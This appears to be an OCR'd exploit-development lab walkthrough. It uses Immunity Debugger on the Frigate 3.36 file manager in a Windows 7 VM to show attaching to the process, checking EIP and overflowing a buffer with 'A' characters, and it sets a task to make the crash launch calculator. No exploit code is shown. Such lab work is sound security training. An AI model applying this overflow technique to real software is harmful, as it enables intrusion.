
Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator.


win7 [Running] Oracle VM VirtualBox
File Machine View Input Devices Help
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 10 : 02 : 43
New View
Delete Rename Purchase
Change left drive Alt+F1
Change right drive Alt+F2
Refresh panels Alt+R
Open path on left panel Ctrl+Alt+Left
Open path on right panel Ctrl+Alt+Right
Find Computer Shift+Ctrl+\
Volume label
Disc info Ctrl+L
Connect network drive
Disconnect network drive
Ftp Connect Ctrl+F
Quick Ftp Connect Shift+Ctrl+F
File Manager
C:\ProgramData\
C:\ProgramData\Microsoft\Windows\Start Men..\Frigate3 List Name
frigate3* lnk
<UP-DIR>
931 in 1 files
23.08 GB free on drive C
27.66%
10:02 AM
4/19/2021
Right Ctrl


Here you will find some advices that are to help you to master Frigate quickly and totally.



Attach Debugger and analyse the address of various registers below


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma
Registers (FP
Find: [S
Attach
Cancel

```
PID   Name        Service   Listening   Window                        Path
1804  taskhost                          MCI command handling windo    C:\Windo
1852  Dwm                               DWM Notification Window       C:\Windo
1884  Explorer                          Start                         C:\Windo
3424  Frigate3                          The Tip of The Day            C:\Progr
```



Immunity Debugger - Frigate3.exe - [CPU - thread 00000B98, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
Paused

```
77A540E4  8B4424 04         MOV EAX,DWORD PTR SS:[ESP+4]
77A540E8  CC                INT3
77A540E9  C2 0400           RETN 4
77A540EC  CC                INT3
77A540ED  90                NOP
77A540EE  C3                RETN
77A540EF  90                NOP
77A540F0  CC                INT3
77A540F1  C3                RETN
77A540F2  90                NOP
77A540F3  90                NOP
77A540F4  90                NOP
77A540F5  90                NOP
77A540F6  90                NOP
77A540F7  90                NOP
77A540F8  57                PUSH EDI
77A540F9  8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
77A540FD  8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
77A54101  C702 00000000     MOV DWORD PTR DS:[EDX],0
77A54107  897A 04           MOV DWORD PTR DS:[EDX+4],EDI
77A5410A  0BFF              OR EDI,EDI
77A5410C  74 1E             JE SHORT ntdll.77A5412C
77A5410E  83C9 FF           OR ECX,FFFFFFFF
77A54111  33C0              XOR EAX,EAX
77A54113  F2:AE             REPNE SCAS BYTE PTR ES:[EDI]
77A54115  F7D1              NOT ECX
77A54117  81F9 FFFF0000     CMP ECX,0FFFF
77A5411D  76 05             JBE SHORT ntdll.77A54124
77A5411F  B9 FFFF0000       MOV ECX,0FFFF
77A54124  66:894A 02        MOV WORD PTR DS:[EDX+2],CX
77A54128  49                DEC ECX
77A54129  66:890A           MOV WORD PTR DS:[EDX],CX
77A5412C  5F                POP EDI
77A5412D  C2 0800           RETN 8
77A54130  57                PUSH EDI
77A54131  8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
77A54135  8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
77A54139  C702 00000000     MOV DWORD PTR DS:[EDX],0
77A5413F  897A 04           MOV DWORD PTR DS:[EDX+4],EDI
77A54142  0BFF              OR EDI,EDI
77A54144  74 1E             JE SHORT ntdll.77A54164
77A54146  83C9 FF           OR ECX,FFFFFFFF
77A54149  33C0              XOR EAX,EAX
77A5414B  F2:AE             REPNE SCAS BYTE PTR ES:[EDI]
77A5414D  F7D1              NOT ECX
77A5414F  81F9 FFFF0000     CMP ECX,0FFFF
77A54155  76 05             JBE SHORT ntdll.77A5415C
77A54157  B9 FFFF0000       MOV ECX,0FFFF
```

```
Registers (FPU)
EAX 7FFAC000
ECX 00000000
EDX 77ABF125 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0699FF5C
EBP 0699FF88
ESI 00000000
EDI 00000000

EIP 77A540F1 ntdll.77A540F1

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1
```

```
[06:16:06] Attached process paused at ntdll.DbgBreakPoint
```


Check for EIP Address



```
EIP 77A540F1 ntdll.77A540F1
```

```
77A540F0  CC    INT3
77A540F1  C3    RETN
77A540F2  90    NOP
```

Overflowing with A character



```
EAX 0012F2B4
ECX 00000000
EDX 90909090
EBX 0012F2B4
ESP 0012E278
EBP 0012F2D4
ESI 0012E28C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AD9A74 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834
```